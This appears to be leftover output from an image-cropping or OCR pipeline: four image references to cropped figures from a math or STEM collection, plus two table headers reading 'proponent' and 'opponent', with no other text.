

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

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

	proponent	opponent
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

	proponent	opponent
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